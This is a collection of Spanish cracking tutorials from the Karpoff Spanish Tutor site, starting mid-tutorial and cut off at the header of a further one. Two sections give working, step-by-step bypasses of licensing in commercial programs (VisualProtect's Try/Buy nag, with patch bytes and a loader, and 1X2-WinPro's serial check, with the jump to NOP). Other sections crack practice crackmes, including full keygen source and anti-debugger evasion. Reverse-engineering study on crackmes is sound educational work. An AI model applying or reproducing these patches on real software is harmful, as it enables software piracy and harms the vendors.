Mmmmm.... la ya típica ventana de Try y Buy. Vamos a Softice (Ctrl+D), en esta ocasión vamos a utilizar los handles de windows para encontrar algo interesante. Lo primero es conocer el nombre de nuestra tarea, nuestro programa. Introducimos en la linea de comandos de Sice, Task. Nos aparece la lista de tareas activas en nuestra maquina, podemos ver que aparece: Visualpr. Este es nuestro programa. Ahora necesitamos saber el handle de la ventana, para ello introducimos HWND Visualpr, y nos aparece algo parecido a esto:

Window-Handle	hQueue	SZ	QOuner	ClassName
53C (1)	110F	32	VISUALPRO	TForm
XXX (2)				TPanel
XXX				TButton
XXX				TButton
XXX				TButton

El handle es 53C. Ya lo tenemos todo, ahora vamos a poner el breakpoint. En la linea de comandos introducimos bmsg 53C

wm_destroy. En un tutorial anterior recuerdo haber explicado esto un poco más, si tenéis dudas mirar por ahí. Una vez metido el breakpoint, volvemos a windows (F5) y pulsamos Try. Sice saltará (quitamos los breakpoints bc*), vamos pulsando F12 hasta que aparezcamos en uno de los archivos que dije antes, concretamente aparecemos en VP. Ahora seguimos pulsando F12, pero con cuidado, atentos a cualquier cosa que pueda ser interesante. En este caso ese algo interesante, puede ser una llamada (un call), seguida de una comparación y ésta a s vez seguida por un salto condicional. ¿Porqué? pués por que, en esta ventana tenemos varios botones, cada uno de ellos devuelve un valor al programa, y el programa los compara, por ejemplo supongamos que al pulsar Try el valor de eax lo pone a 1 y si pulsamos Buy a 2, el programa tendrá que comparar el valor de eax, para saber qué botón hemos pulsado.

Lo dicho, vamos pulsando F12 hasta que vemos algo realmente interesante:

```
015F:007050A1  33D2            XOR     EDX,EDX
015F:007050A3  3B542404        CMP     EDX,[ESP+04]
015F:007050A7  7503            JNZ     007050AC
015F:007050A9  3B0424          CMP     EAX,[ESP]
015F:007050AC  5A              POP     EDX
015F:007050AD  58              POP     EAX
015F:007050AE  0F85A3000000    JNZ     00705157
015F:007050B4  A140A77000      MOV     EAX,[0070A740]
015F:007050B9  F6405902        TEST    BYTE PTR [EAX+59],02
015F:007050BD  0F8594000000    JNZ     00705157
015F:007050C3  E828F8FFFF      CALL    007048F0
015F:007050C8  83F802          CMP     EAX,02
015F:007050CB  0F8586000000    JNZ     00705157
015F:007050D1  8D8598FDFFFF    LEA     EAX,[EBP-0268]
015F:007050D7  B904567000      MOV     ECX,00705604
015F:007050DC  8B1578A47000    MOV     EDX,[0070A478]
015F:007050E2  E8C1ECF8FF      CALL    00693DA8
015F:007050E7  8B8598FDFFFF    MOV     EAX,[EBP-0268]
015F:007050ED  8B1500A77000    MOV     EDX,[0070A700]
015F:007050F3  8B12            MOV     EDX,[EDX]                    v
015F:007050F5  E85EE1FFFF      CALL    00703258                 < > v
```

Bien, aparecemos en esa linea, 7050C8. Justo encima, una llamada, y debajo un salto condicional... ¡¡ Justo lo que buscábamos !! Ponemos un breakpoint en la llamada (bpx 7050C8), para saber si es la nuestra realmente y volvemos a iniciar le programa. Sice salta, justo en la llamada, si pulsamos F4 para ver lo que pasa por windows vemos que la ventana aún no ha aparecido. Pulsamos F10 sobre la llamada, y aparece la ventana, pulsamos Try y volvemos a Sice. Si miramos el valor de los registros (F2), concretamente el de eax (que es el que compara en la siguiente instrucción), su valor es 1. Si probáis a pulsar otros botones de la ventana, veréis que eax cambiará de valor.

Ya estamos terminando, volvemos a iniciar el programa, nuevamente salta sice. Ahora vamos a probar un parche para la ventana, puesto que lo que queremos es que eax sea 1, y la llamada ocupa 5 bytes (E8 28 F8 FF FF), probamos a introducir la siguiente instrucción en sice con el comando A: a eip, e introducimos 'mov eax, 01' pulsamos enter un par de veces, y veremos que la llamada ha desaparecido y que en su lugar está la instrucción que nosotros hemos metido. Anotad sus bytes (B8 01 00 00 00). Ahora pulsamos F5 para ver si es válido el parche ..... !!!!!!!!!!! ARRANCÓ EL PROGRAMA ¡¡¡¡¡¡¡¡¡¡

EL LOADER

Como dije antes el archivo vp.dll está encriptado o algo así, por tanto si buscamos los bytes que vimos ates, no los encontraremos. Para poder parchear el programa necesitamos hacerlo una vez desencritado en memoria. Para ello crearemos un loader con el programa PrincessSandy. Lo ejecutamos, seleccionamos el archivo que nos interesa (el ejecutable, no la dll) en este caso VisualProtect.exe y pulsamos Add Item, introducimos la dirección (con todos sus ceros, 8 numeros) los datos originales (en bytes) y los que queremos meter, también en bytes. Pulsamos Add, luego Build, y ya está !!!!!!

Sólo queda probar el loader.

FINALIZANDO

Bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo (No me pidáis Cracks ¿OK?). Espero que os haya resultado útil este tuto. No olvidéis que **nuestro objetivo sólo es aprende**r. Sin contar con la diversión que esto supone por supuesto ;-))

Un Gran Saludo para todos los miembros de [K-FoR], para los amigos de Tutoriales 2000 y para todos vosotros. Profe animo y gracias por lo del IceDump :-); Txeli, espero que te sirva de algo ;-)

Hasta la próxima...

« » ~ ~ ~ = * = ~ ~ ~ « »

Mi correo: kuato_thor@hotmail.com

La página de [K-FoR]: http://pagina.de/kfor

« » ~ ~ ~ = * = ~ ~ ~ « »

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**TxoTxo.Crackme**

PROTECCION:	**Name/serial, encryptado, antidebugger, antitraceo, etc**		
Objetivo:	Para mi ha sido hacer un keygen		
Descripcion:	Es un crackme, no lleva mucha descripcion		
Dificultad:	Media o facil según el enfoque.		
DOWNLOAD:	Karpoff site		
Herramientas:	**Softice, icedump y masm32 para el keygen**		
CRACKER:	**!!!JNP**	**FECHA:**	**04/03/2001**

INTRODUCCION

Bueno antes que nada decir que es mi primer tutorial, mi primer Keygen, espero que no se complique la cosa y nos entendamos todos. Al ser el primer Keygen que hago, vereis que en el código hay cosas inútiles además de estupidas, ya iremos mejorando ;). Este crackme me desconcertó al principio, pues tiene rutinas antidebugger, el fileinspector no nos dice nada concreto, nos da error al intentar abrirlo con el procdump, pero cuando utilizamos el ataque adecuado es bastante sencillo.

AL ATAKE

Vamos a ello, ejecutamos el crackme y nos da un MessageBoxA con el titulo de ERROR! y Debugger detected cuando tenemos el Softice (SI) cargado, bueno pues vale, ponemos un *bpx messageboxa* y ejecutamos de nuevo,bien SI rompe, le damos a F12 y nos sale el messageboxa, le damos a aceptar y ¿qué pasó?, en vez de caer en el código nos envia directamente a ExitProcess y nos saca del programa, bueno tampoco pasa nada pasamos al primer enfoque de ataque:

1 forma: Ponemos el bpx messageboxa y esperamos que rompa SI, vale ahora buscamos el texto de la ventana, ponemos *S 30 l ffffffff "ERROR"* y nos aparece en *406632*, vale ya tenemos una via de entrada, no podemos ponerle un bpx debido a la rutina antibreakpoints que utiliza, pero podemos usar un *Bpm 406632 RW*, salimos ejecutamos el crackme y nos rompe en plena rutina descompresora, ahora estamos en el codigo y lo vamos traceando, vemos como se descomprimen las lineas siguientes a la vez que avanzamos, al principio intente eliminar la rutina antibpx buscando las referencias a *INT3 (CC)*, pero al final me cansé debido a la descompresión larga y tediosa, cargué el ICEDUMP y , sorpresa, el programa arranca, asi que pasamos a la 2 forma.

2 forma: Bueno ahora ya tenemos el programa cargado y listo para meter nuestro serial, podriamos intentar poner un bpx getdlgitemtexta, pero salta la detección del SI, una solución bastante válida seria; una vez cargado el crackme pasamos a SI ponemos , hwnd crackme, nos aparecen varias columnas, nos fijamos que en la de la derecha donde pone *"Class name"* hay tres button (botones), y en la de la izquierda donde pone *Window handle* pues el handle del boton,

vamos a coger el primero 0358 (el handle va a variar cada vez que ejecutamos el programa), y ponemos un , *bmsg 0358 wm_command*, esto pone un bpx de mensaje cuando activemos ese boton, salimos al programa, le damos al boton y rompemos en SI y despues de varios F12 estamos en pleno codigo (en mi caso no pone nada en la línea del SI) y bastante cerca, caminamos hacia arriba y vamos viendo el messageboxa de niño bueno y el getdlgitemtexta que coge los datos. Bueno, vamos a dejarnos de boberias ya que sabemos que usa getdlgitemtexta y que no le gustan los bpx a esa api, nos vamos al SI y ponemos , *u getdlgitemtexta*, con esto nos muestra el codigo de la api en user32, le ponemos un bpx a una de las primeras líneas por ejemplo a la que pone, *PUSH EBP*, salimos metemos el nombre y el serial damos al boton y aparecemos en SI en user32 damos a F12 y estamos en pleno código bueno justo despues del getdlgitemtexta del nombre, traceamos un poco pero ojo, te acuerdas de que también habia rutina antitraceo, si le damos a F10 nos manda para fuera, asi que a F8, que tampoco hay calls largos ni nada, pasamos el getdlgitemtexta del serial, y vemos que el codigo tiene unas lineas muy raras, pero que al pasar por el, *CALL [4033EC]* se descomprimen y aparece el codigo en cristiano, el inconveniente es que al movernos por la ventana de codigo vuelve a aparecer el codigo raro, tampoco pasa nada seguimos el proceso para obtener el serial con paciencia, pero comprenderas que no te muestre el codigo entero, no?, de todas formas el codigo del keygen es casi igual solo varian las direcciones de memoria utilizadas . Primero obtiene el numero de caracteres del nombre y ve si está entre 6 y 30, luego compara el serial que debe ser de 12 cifras, comprueba que la quinta cifra sea un guion haciendo un xor de 52 con 7f (da 2D = a un guion) para despistar, comprueba que la octava cifra sea tambien un guion, si no se cumple alguna de estas comprobaciones nos da un messageboxa de *Oh, oh invalid code*, y después empieza lo duro, coge el nombre y va haciendo sumas y operaciones letra a letra, va sumando, desplaza, lo mueve, lo vuelve a sumar, lo vuelve a mover, lo mejor es echar un vistazo al codigo del keygen, al final va comparando número a número con nuestro serial despreciando la cuarta cifra y las dos últimas. Bueno ahí va el codigo del keygen para masm32, creo que no es muy complejo, si algo no se entiende seguramente es que no deberia estar ahí, je je ..

RSRC.RC

```
#include "resource.h"

#define IDC_EDIT 3000

#define IDC_BOTON 3001

#define IDC_SALIR 3002

#define IDC_ACERCA 3003

#define IDC_STATIC -1

#define IDM_BORRAR 32001

#define IDM_SALIR 32003



500 ICON DISCARDABLE "GALL.ICO"



MyDialog DIALOG 10, 10, 205, 70

STYLE 0x0004 | DS_CENTER | WS_CAPTION | WS_MINIMIZEBOX |

WS_SYSMENU | WS_VISIBLE | WS_OVERLAPPED | DS_MODALFRAME | DS_3DLOOK

CAPTION "Keygen para Crackme de Txotxo"

FONT 8, "MS Sans Serif"
```

```
CLASS "DLGCLASS"

BEGIN

EDITTEXT 3000, 15,17,111,13, ES_AUTOHSCROLL | ES_LEFT |WS_TABSTOP

DEFPUSHBUTTON "Calcular", 3001, 150,6,40,13

PUSHBUTTON "Salir", 3002, 150,22,40,13

PUSHBUTTON "Acerca", 3003, 150,38,40,13

GROUPBOX "Pon el nombre", -1, 10,3,121,37

END

MyMenu MENU

BEGIN

POPUP "Funciones"

BEGIN

MENUITEM "&Calcular", 32000

MENUITEM "&Borrar", 32001

MENUITEM "", , 0x0800 /*MFT_SEPARATOR*/

MENUITEM "&Salir", 32002

END

END
```

KEYGEN.ASM

```
.386

.model flat,stdcall

option casemap:none

WinMain proto :DWORD,:DWORD,:DWORD,:DWORD

include \masm32\include\windows.inc

include \masm32\include\user32.inc
```

```
include \masm32\include\kernel32.inc

includelib \masm32\lib\user32.lib

includelib \masm32\lib\kernel32.lib

.data

ClassName db "DLGCLASS",0

MenuName db "MyMenu",0

DlgName db "MyDialog",0

AboutName db "Acerca de !!!JNP",0

acerca db "Este es mi primer Keygen, gracias Txotxo,",10,13

db "con este Crackme he aprendido mucho.",0

AppName db "Keygen para Crackme de Txotxo",0

TituloSerial db "Keygen por !!!JNP",0

mensaje1 db "El nombre debe tener entre 6 y 30 caracteres",0

texto db "0123456789ABCDEFj",0


.data?

hwndDlg dd ?

hInstance HINSTANCE ?

CommandLine LPSTR ?

nombre db 31 dup(?)

icono dd ?

temp dd ?

enmedio db 4 dup(?)

temp6 dd ?

enmedio db 4 dup(?)

temp2 dd ?

enmedio1 db 4 dup(?)

temp3 dd ?
```

```
enmedio2 db 4 dup(?)

temp4 dd ?

enmedio3 db 4 dup(?)

temp5 dd ?

enmedio4 db 4 dup(?)

resultado dd ?

.const

IDC_EDIT equ 3000

IDC_BOTON equ 3001

IDC_SALIR equ 3002

IDC_ACERCA equ 3003

IDC_STATIC equ -1

IDM_CALCULAR equ 32000

IDM_BORRAR equ 32001

IDM_SALIR equ 32002

.code

start:

invoke GetModuleHandle, NULL

mov hInstance,eax

invoke GetCommandLine

invoke WinMain, hInstance,NULL,CommandLine, SW_SHOWDEFAULT

invoke ExitProcess,eax

WinMain proc hInst:HINSTANCE,hPrevInst:HINSTANCE,CmdLine:LPSTR,CmdShow:DWORD

LOCAL wc:WNDCLASSEX

LOCAL msg:MSG

LOCAL hDlg:HWND

mov wc.cbSize,SIZEOF WNDCLASSEX

mov wc.style, CS_HREDRAW or CS_VREDRAW
```

```
mov wc.lpfnWndProc, OFFSET WndProc

mov wc.cbClsExtra,NULL

mov wc.cbWndExtra,DLGWINDOWEXTRA

push hInst

pop wc.hInstance

mov wc.hbrBackground,COLOR_BTNFACE+1

mov wc.lpszMenuName,OFFSET MenuName

mov wc.lpszClassName,OFFSET ClassName

invoke LoadIcon,hInstance,500

mov wc.hIcon,eax

mov wc.hIconSm,eax

mov icono,eax

invoke SendMessage,hDlg,WM_SETICON,ICON_BIG,icono

invoke LoadCursor,NULL,IDC_ARROW

mov wc.hCursor,eax

invoke RegisterClassEx, addr wc

invoke CreateDialogParam,hInstance,ADDR DlgName,NULL,NULL,NULL

mov hDlg,eax

invoke GetDlgItem,hDlg,IDC_EDIT

invoke SetFocus,eax

INVOKE ShowWindow, hDlg,SW_SHOWNORMAL

INVOKE UpdateWindow, hDlg

.WHILE TRUE

INVOKE GetMessage, ADDR msg,NULL,0,0

.BREAK .IF (!eax)

invoke IsDialogMessage, hDlg, ADDR msg

.if eax==FALSE

INVOKE TranslateMessage, ADDR msg
```

```
INVOKE DispatchMessage, ADDR msg

.endif

.ENDW

mov eax,msg.wParam

ret

WinMain endp

WndProc proc hWnd:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM

.if uMsg==WM_CREATE

invoke SetDlgItemText,hWnd,IDC_EDIT,ADDR AppName

.ELSEIF uMsg==WM_DESTROY

invoke PostQuitMessage,NULL

.ELSEIF uMsg==WM_COMMAND

mov eax,wParam

.IF lParam==0

.IF ax==IDM_CALCULAR

calcula:

invoke GetDlgItemText,hWnd,IDC_EDIT,ADDR nombre,31

pushad

xor ecx,ecx

mov ebx,offset nombre

aqui:

mov al,[ecx+nombre]

cmp al,00

jz @

inc ecx

cmp ecx,1Eh

jnz aqui
```

```
@:
cmp ecx,06h
jb error1
mov ebx, offset temp
xor eax,eax
mov esi, offset temp2
mov edi, offset nombre
@1:
mov al,[edi]
shl eax,02h
add [esi],eax
add [ebx],eax
inc edi
cmp byte ptr [edi],00h
jnz @1
rcl dword ptr [esi],05h
rcl dword ptr [ebx],09h
mov edx,[ebx]
add edx,[esi]
mov ecx,offset temp2-5
mov [ecx],edx
mov esi,offset temp2-19
mov ax,[ecx]
mov [esi],ax
add ecx,02
mov esi,offset temp2-14
mov ax,[ecx]
mov [esi],ax
```

```
mov esi,offset temp2-14
xor eax,eax
mov ah,[esi+01]
mov esi,offset temp2-19
add ah,[esi]
rcl eax,0ch
mov esi,offset temp6
mov [esi],ah
xor eax,eax
mov ecx, offset temp2-19
mov edx,02h
mov edi, offset texto
mov esi,offset temp3
push segundo
jmp @2
segundo:
xor eax,eax
mov ecx, offset temp2-14
mov edx,02h
mov edi, offset texto
mov esi,offset temp4
push tercero
jmp @2
tercero:
xor eax,eax
mov ecx, offset temp6-1
mov edx,02h
mov edi, offset texto
```

```
mov esi,offset temp5

push sigue

jmp @2

@2:

mov ah,[ecx]

shr ah,04h

shr eax,08h

mov bh,[edi+eax]

mov [esi],bh

xor eax,eax

mov ah,[ecx]

shl eax,14h

shr eax,1ch

mov bh,[edi+eax]

mov [esi+01],bh

inc ecx

add esi,02h

dec edx

jnz @2

pop eax

jmp eax

sigue:

mov edi, offset temp3

mov esi,04h

mov eax,offset resultado

@3:

mov cl,[edi]

mov [eax],cl
```

```
inc eax
inc edi
dec esi
jnz @3
mov bl,2dh
mov [eax],bl
mov esi,02h
@4:
mov cl,30h
inc eax
mov [eax],cl
dec esi
jnz @4
inc eax
mov bl,2dh
mov [eax],bl
mov edi,offset temp3+8
mov esi,04h
@5:
mov cl,[edi]
inc edi
inc eax
mov [eax],cl
dec esi
jnz @5
mov eax,offset temp
mov edi,offset temp2
```

```
mov ebx,offset temp3

mov ecx,offset temp4

mov edx,offset temp5

mov esi,00000000h

mov [eax],esi

mov [edi],esi

mov [ebx],esi

mov [ecx],esi

mov [edx],esi

popad

jmp noerror

error1:

invoke MessageBox,NULL,ADDR mensaje1,ADDR TituloSerial,MB_OK

jmp borrar

noerror:

invoke MessageBox,NULL,ADDR resultado,ADDR TituloSerial,MB_OK

.ELSEIF ax==IDM_BORRAR

borrar:

invoke SetDlgItemText,hWnd,IDC_EDIT,NULL

.ELSE

invoke DestroyWindow,hWnd

.ENDIF

.ELSE

mov edx,wParam

shr edx,16

.IF dx==BN_CLICKED

.IF ax==IDC_BOTON

jmp calcula
```

```
.ELSEIF ax==IDC_SALIR

invoke SendMessage,hWnd,WM_COMMAND,IDM_SALIR,0

.ELSEIF ax==IDC_ACERCA

invoke MessageBox,NULL,ADDR acerca,ADDR AboutName,MB_OK



.ENDIF

.ENDIF

.ENDIF

.ELSE

invoke DefWindowProc,hWnd,uMsg,wParam,lParam

ret

.ENDIF

xor eax,eax

ret

WndProc endp

end start
```

He probado con todos los nombres que se me han ocurrido y siempre ha salido OK.

Espero que se haya entendido, explicar el Keygen ya seria otro tutorial, cualquier duda :

Juan_np@yahoo.com

¡!!JNP

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ICEFORTRESS crackME level 1 - level1.exe

PROTECCION:	**Serial.**
Objetivo:	**Buscar un Numero de Serie valido**
Descripcion:	CrackME
Dificultad:	NULA - [SUPERNEWBIE]
DOWNLOAD:	www.icefortress.com
Herramientas:	Softice - Mucho cerebro - (Un pokillo de suerte)
CRACKER:	**rulzgz** **FECHA:** **20/02/2001**

INTRODUCCION

Este es mi primer tutorial (y espero ke no el ultimo), La verdad ke yo soy un newbie, probablemente mucho mas ke algunos de los ke lean este tute, asi ke si alguien kon un poko mas de experiencia ke yo en el asunto lee esto y ve algun fallo, o simplemente kree ke puede mejorarlo, k me lo komunike por email a rulzgz@teleline.es. Pero recordad ke esta echo por y para NEWBIES.

Pues dicho esto vamos al tajo :)

Se trata de un programa echo por el grupo ICEFORTRESS cuya unika finalidad es ser crackeado :), este es el de nivel 1, en kuanto konsigues crackearlo te dan la URL para el crackme de siguiente nivel. Pero en este caso se han tomado muy poco empeño en protegerlo, o es un fallo del programador, no sé.

AL ATAKE

La verdá es ke descubrí la forma de crackear este programa con un poko de koña, ahora os lo explicaré: En algun tute leí ke a veces los inkautos programadores antes de hacer la comparación entre un kodigo malo(el nuestro) y uno bueno(el real) guardaban ambos en posiciones de memoria muy cercanas, con lo kual solo hay k buskar nuestro password o nombre de usuario en la memoria y si habia suerte por al lao habia un numero ke resultaba ser el bueno :). Ahora lo expliko.

En primer lugar se rellena las dos casillas ke hay al ejekutar el programa, en mi caso puse:

NAME: rulzgz
SERIAL: 666999666

Muy bien, ahora simplemente entramos en el Softice (**CRTL + D**) y escribirmos:

bpx hmemcpy

Regresamos a windows pulsando **F5**, mu bien, kuando pulsemos el boton register en el crackme saltara el softice. Pero todavia no estaremos dentro del kodigo del pograma (fijaos ke en la segunda barrita verde empezando por abajo y vereis k pone **-----USER-----**) pos iremos pulsando **F12** hasta ke aparezca el nombre del programa en esa barrita verde(**-----LEVEL1!CODE-----**). Una vez dentro, veremos un monton de instrucciones en ensamblador **(*NOTA* Os recomiendo muy seriamente a todos los ke empezeis, ke es MUY konveniente saber algo de ensamblador antes de empezar a crackear, os lo digo como propia experiencia, ke si no se sabe ASM kuesta MUCHO mas)** vais

traceando un poco con **F10** cuando creais que el mensaje de error esta a punto de aparecer (bueno, vais provando si no sale tracear un poco mas con F10) escribir:

S 30 L FFFFFF "666999666"

En vuestro caso escribid vuestro codigo en vez de **666999666 :)** y en una de las ventanas del Softice en la parte de la derecha aparecera vuestro nombre y vuestra clave y justo debajo un extraño numero como este (en mi caso):

1141171081221031 22

Y.... efectivamente al salir y poner vuestro nombre y ese codigo el programa os dice la URL para encontrar el crackme del siguiente nivel :) Muy bien Ahora ya lo teneis "crackeado" pero aún vamos a ir un poco mas lejos :), fijaros en el kodigo y en vuestro nombre :

114	**117**	**108**	**122**	**103**	**122**
r	**u**	**l**	**z**	**g**	**z**

¿No hay algo raro? :) probemos con distintos nombres:

z g z g z g => 122 103 122 103 122 103
r r r u u u => 114 114 114 117 117 117

Parece ke nuestras sospechas estan fundadas :) y si efectivamente para calcular la clave para nuestro nombre simplemente sustituye cada letra de nuestro nombre por un numero predefinido :) umm curioseemos un poko mas:

a b c d e f => 97 98 99 100 101 102
g h i j k l => 103 104 105 106 107 108
m n o p q r => 109 110 111 112 113 114
s t u v w x => 115 116 117 118 119 120
y z 1 2 3 4 => 121 122 49 50 51 52
5 6 7 8 9 0 => 53 54 55 56 57 58

Introduciendo unos kodigos komo estos (o todos de vez) obtendremos la ekivalencias de todo el abecedario ke son las siguientes:

a b c d e f g h i j k l m n o p q r s t u v w x y z 1 2 3 4 5 6 7 8 9 0

97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 49 50 51 52 53 54 55 56 57 58

Ke os pareceria hacer un KEYGEN Pos io kreo ke kon estos datos, y kon algo ke sepais de programación facilmente lo podréis hacer :) ya ke este crackME va tomando los caracteres del nombre uno a uno y los va sustituyendo por los correspondientes numeros preestablecidos. Si alguien se anima y lo hace, ke me lo pase a rulzgz@teleline.es

Bueno pos espero ke os haya sido util y ameno este tutorial para kualkier sugerencia, duda, felicitacion, abucheo, etc... plz escribirme a rulzgz@teleline.es

-={SALUDOS}=-

Mr.Silver/WkT - Por ayudarme y aguantarme tantos y tantos dias
Karpoff - Profesor X - Por la gran labor ke estan haciendo recopilando tutes
A toda la gente ke escribe tutes par NEWBIES en kastellano
A toda la gente de los kanales #Atrio y #Crackers del IRC-HISPANO
Y a toda la gente del desaparecido #Sexnet (el intecambio de passwords es ilegal segun los ADMIN del hispano pero pa mi ke simplemente son unos FASCISTAS y k en su red no hay libertad de expresion)
Al + KOMANDO + PARRA + - Albrto - Th3_Crow - Snaper - Webon - etc..

[E+O+F]

©2001 :: RuL :: rulzgz@teleline.es

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: 1X2-WinPro 3.2.0 Profesional

PROTECCION: **Serial.**

Objetivo: Obtención del serial, o simular estar registrados.

Descripcion: Para hacer quinielas

Dificultad: Muy facil.

DOWNLOAD: http:// [lo siento no me acuerdo]

Herramientas: **Softice 3.xx, W32dasm.**

CRACKER: **kamui** **FECHA:** **5/4/2001**

INTRODUCCION

Hey, hola otra vez, vengo a presentarles otro programa para ver k sistema de protección tiene (bastante malo la verdad). Es un programa para hacer las quinielas de fútbol (a lo k llega la desesperación de ser rico....).
Es uno de los programas actuales y además dicen k da buenos resultados, todavía no lo he probao, pero seguro k lo hago....
La direccion de donde me la bajé, pues no me acuerdo pero en cualquier buscador yo creo que lo encontrareis facilmente.
Bien comenzamos el atake.

AL ATAKE

Bueno a simple vista sabemos k el objetivo está hecho en Visual Basic (debido a los archivos k copia).Bien como siempre lo vamos a desensamblar mediante el W32Dasm para VB, podría hacerse tambien con el Smartcheck pero, eso es otro tutorial.....

Al desensamblar, vemos:

```
:005E0382 F7DF neg edi
:005E0384 1BFF sbb edi, edi
:005E0386 47 inc edi
:005E0387 F7DF neg edi

* Reference To: MSVBVM60.__vbaFreeStr, Ord:0000h
|
:005E0389 FF1550134000 Call dword ptr [00401350]
:005E038F 8D4DB8 lea ecx, dword ptr [ebp-48]

* Reference To: MSVBVM60.__vbaFreeObj, Ord:0000h
|
:005E0392 FF154C134000 Call dword ptr [0040134C]Aki el Chekeo,, ¿serial introducido=serial bueno?
:005E0398 6685FF test di, di==>flag=0=>comparación ERRONEA
```

:005E039B 0F84A8000000 je 005E0449==>Salta si la comparación es Erronea=> serial no correcto!
:005E03A1 8B55D8 mov edx, dword ptr [ebp-28]
:005E03A4 52 push edx

* Possible StringData Ref from Code Obj ->"Final"
|
:005E03A5 6814A74500 push 0045A714

* Possible StringData Ref from Code Obj ->"&APIDLL"
|
:005E03AA 6850874500 push 00458750

* Possible StringData Ref from Code Obj ->"API Seccion"
|
:005E03AF 6834874500 push 00458734

* Reference To: MSVBVM60.rtcSaveSetting, Ord:02B2h
|
:005E03B4 FF1508104000 Call dword ptr [00401008]
:005E03BA B904000280 mov ecx, 80020004
:005E03BF B80A000000 mov eax, 0000000A
:005E03C4 894D80 mov dword ptr [ebp-80], ecx
:005E03C7 894D90 mov dword ptr [ebp-70], ecx
:005E03CA 894DA0 mov dword ptr [ebp-60], ecx
:005E03CD 8D9538FFFFFF lea edx, dword ptr [ebp+FFFFFF38]
:005E03D3 8D4DA8 lea ecx, dword ptr [ebp-58]
:005E03D6 C605D066610000 mov byte ptr [006166D0], 00
:005E03DD 898578FFFFFF mov dword ptr [ebp+FFFFFF78], eax
:005E03E3 894588 mov dword ptr [ebp-78], eax
:005E03E6 894598 mov dword ptr [ebp-68], eax
:005E03E9 C78540FFFFFF40A74500 mov dword ptr [ebp+FFFFFF40], 0045A740
:005E03F3 C78538FFFFFF08000000 mov dword ptr [ebp+FFFFFF38], 00000008

* Reference To: MSVBVM60.__vbaVarDup, Ord:0000h
|
:005E03FD FF15D4124000 Call dword ptr [004012D4]
:005E0403 8D8578FFFFFF lea eax, dword ptr [ebp+FFFFFF78]
:005E0409 8D4D88 lea ecx, dword ptr [ebp-78]
:005E040C 50 push eax
:005E040D 8D5598 lea edx, dword ptr [ebp-68]
:005E0410 51 push ecx
:005E0411 52 push edx
:005E0412 8D45A8 lea eax, dword ptr [ebp-58]
:005E0415 6A00 push 00000000
:005E0417 50 push eax

* Reference To: MSVBVM60.rtcMsgBox, Ord:0253h
|
:005E0418 FF15C0104000 Call dword ptr [004010C0]
:005E041E 8D8D78FFFFFF lea ecx, dword ptr [ebp+FFFFFF78]
:005E0424 8D5588 lea edx, dword ptr [ebp-78]
:005E0427 51 push ecx
:005E0428 8D4598 lea eax, dword ptr [ebp-68]
:005E042B 52 push edx
:005E042C 8D4DA8 lea ecx, dword ptr [ebp-58]
:005E042F 50 push eax
:005E0430 51 push ecx
:005E0431 6A04 push 00000004
:005E0433 FFD6 call esi
:005E0435 83C414 add esp, 00000014
:005E0438 C745E4FFFFFFFF mov [ebp-1C], FFFFFFFF
:005E043F 684E055E00 push 005E054E
:005E0444 E9E0000000 jmp 005E0529==>Nos envia lejos del mensaje de ERROR!

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005E039B(C)
|
:005E0449 B904000280 mov ecx, 80020004**-Si el salto se ha producido,el serial es incorrecto, caemos aki no pasamos por el salto anterior, y nos envia directamente al mensaje de error!-**
:005E044E B80A000000 mov eax, 0000000A

:005E0453 894D80 mov dword ptr [ebp-80], ecx
:005E0456 894D90 mov dword ptr [ebp-70], ecx
:005E0459 894DA0 mov dword ptr [ebp-60], ecx
:005E045C 8D9538FFFFFF lea edx, dword ptr [ebp+FFFFFF38]
:005E0462 8D4DA8 lea ecx, dword ptr [ebp-58]
:005E0465 898578FFFFFF mov dword ptr [ebp+FFFFFF78], eax
:005E046B 894588 mov dword ptr [ebp-78], eax
:005E046E 894598 mov dword ptr [ebp-68], eax//Mensaje k no queremos k aparezca , jeje://

* Possible StringData Ref from Code Obj ->"Numero de registro NO valido"
|
:005E0471 C78540FFFFFF7CA74500 mov dword ptr [ebp+FFFFFF40], 0045A77C
:005E047B C78538FFFFFF08000000 mov dword ptr [ebp+FFFFFF38], 00000008

* Reference To: MSVBVM60.__vbaVarDup, Ord:0000h
|
:005E0485 FF15D4124000 Call dword ptr [004012D4]
:005E048B 8D9578FFFFFF lea edx, dword ptr [ebp+FFFFFF78]
:005E0491 8D4588 lea eax, dword ptr [ebp-78]

Conclusion:

Trás ver el listado muerto con el W32DASM para VisualBasic, podemos ver el mensaje de error por la dirección 5E0471,, mirando hacia arriba podemos ver algo muy interesante:

:005E0392 FF154C134000 Call dword ptr [0040134C]
:005E0398 6685FF test di, di
:005E039B 0F84A8000000 je 005E0449

Donde en la call se hace el chekeo compara y si todo va bien no salta.[Se comprueba con el Soft-ICE] , mas adelante podemos ver k si este salto no se produce, hay un salto incondicional k nos lleva lejos de la parte del código donde nos da el mensaje de error:

:005E0444 E9E0000000 jmp 005E0529

Hey la cosa está clara podemos nopear el salto de la dirección 5E0398 para k no nos conduzca al error nunca.

Vemos una cosa, al parchearlo, jod... solo sirve para una vez cuando lo instalamos de nuevo debemos parchearlo otra vez y tal y tal....., pues aki nada el programador ha cometido un **fallo muy grande**, ya k al parchearlo, y aceptar cualquier serial, vamos otra vez la pestaña de registro y..., leches!! (con perdón) un serial correcto!!! ;-)

Nota:Esto es para el estudio de la protección del programa, y solo eso , si os gusta o acabais el periodo de evaluación debereis pagar para seguirlo usando.

Un saludo a todos los de Tutoriales-2000, al canal #crackers del irc-hispano, bueno y a todos en GENERAL..

Para consultas: kamui_@latinmail.com/o tambien/kamui__@hotmail.com

Karpoff Spanish Tutor

Programa:	**Caesar 3 Versión Española**

PROTECCIÓN:	CD-check		
Objetivo:	Eliminar el CD-check		
